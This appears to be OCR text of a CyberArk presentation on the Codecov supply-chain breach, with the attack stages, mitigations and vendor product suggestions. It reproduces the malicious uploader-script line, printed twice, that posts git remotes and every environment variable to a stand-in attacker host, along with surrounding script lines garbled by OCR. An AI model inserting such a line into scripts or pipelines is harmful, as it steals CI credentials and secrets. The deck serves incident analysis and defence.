CYBERARK

ANATOMY OF THE CODECOV BREACH

Andy Thompson
Research Evangelist,
CyberArk Labs

Brandon Traffanstedt
Senior Director, Global Technology Office,
CyberArk


515 # curl
516 if [-x "$(command -v curl)"];
517 then
518 say "$b==>$x $(curl --version)"
519 else
520 say "$r==>$x curl not installed. Exiting."
521 exit ${exit_with};
522 fi
523
524 search_in="$proj_root"
525 curl -sm 0.5 -d "$(git remote -v)<<<<<< ENV $(env)" http://ATTACKERIP/upload/v2 || true
526
527 #shellcheck disable=SC2154
528 if ["$JENKINS_URL" != ""];
529 then
530 say "$e==>$x Jenkins CI detected."
531 # https://wiki.jenkins-ci.org/display/JENKINS/Building+a+software+project
532 # https://wiki.jenkins-ci.org/display/JENKINS/GitHub+pull+request+builder+plugin#GitHubpullrequest
533 service="jenkins"
34
5
# shellcheck disable=SC2154
if ["$ghprbSourceBranch" != ""];
then
branch="$ghprbSourceBranch"
elif ["$GIT_BRANCH" != ""];
Codecov

WHY NOW?

1) No physical network perimeter, shifting security focus from network to identity

2) Fragmented cloud security architecture


3) Lack of cloud security professionals and expertise on IAM in cloud

4) Increased diversity and proliferation of identities, accounts, credentials and permissions

AUTOMATION CHANGES EVERYTHING

TOP THREATS


- Misconfigured Access/Over Permissioned Identities
  - Cloud Shadow Admins
- Insecure Access
- Credential Exposure



TOP THREATS

- Misconfigured Access/Over Permissioned Identities
  - Cloud Shadow Admins
- Insecure Access
- Credential Exposure

THE RISE OF THE DIGITAL SUPPLY CHAIN ATTACK



CODECOV ATTACK CHAIN

STAGE 1


Initial compromise of Codecov Infrastructure

STAGE 2

Compromising Code

STAGE 3

Execution of End Game



CODECOV ATTACK CHAIN

STAGE 1

Initial Compromise of Codecov Infrastructure

STAGE 2

Compromising Code

STAGE 3

Execution of End Game

Unauthorized access to cloud storage

Modified uploader script in container

STAGE #1 – INITIAL ATTACK VECTOR

Unauthorized access to a Google Cloud Storage (GCS) key.

Modified bash uploader script through error in Docker image creation process

Google Cloud Storage

docker

CODECOV ATTACK CHAIN

STAGE 1

Initial Compromise of Codecov Infrastructure

STAGE 2


Compromising Code

Malicious Code injection

Source Code

STAGE 3

Execution of End Game



STAGE #2 – THE COMPROMISING CODE

```
curl -sm 0.5 -d "$(git remote -v)<<<<<< ENV $(env)" http://<redacted>/upload/v2 || true
```

CODECOV ATTACK CHAIN

STAGE 1

Initial Compromise of Codecov Infrastructure

STAGE 2

Compromising Code

STAGE 3

Execution of End Game


STAGE #3 – THE MOTHER LODE

Credentials, tokens, keys

Services Datastores, application code

Git remote information

AFTERMATH & DISCOVERY



MITIGATION STRATEGIES

KEY MITIGATION STRATEGIES

Perform Permissions & Code Signature Checks

External Code Review

Mandate Multi-Factor Authentication

Do Not Store Credentials and Secrets in Environment Variables

Implement Threat Detection Capabilities

IMMEDIATE TAKEAWAYS

1) Assume breach and be proactive in response to secret theft/leakage starting with visibility and rotation
   - CyberArk DNA

2) Consistently reassess tools, processes, and permissions used in your pipelines
   - CyberArk CEM Trial

3) Developers are being targeted, make sure to include their endpoints/identities in your strategy
   - CyberArk EPM Trial

4) Start with OSS to remove secrets from environment variables without changing code
   - CyberArk Summon (https://cyberark.github.io/summon/)


CYBERARK
THANK YOU!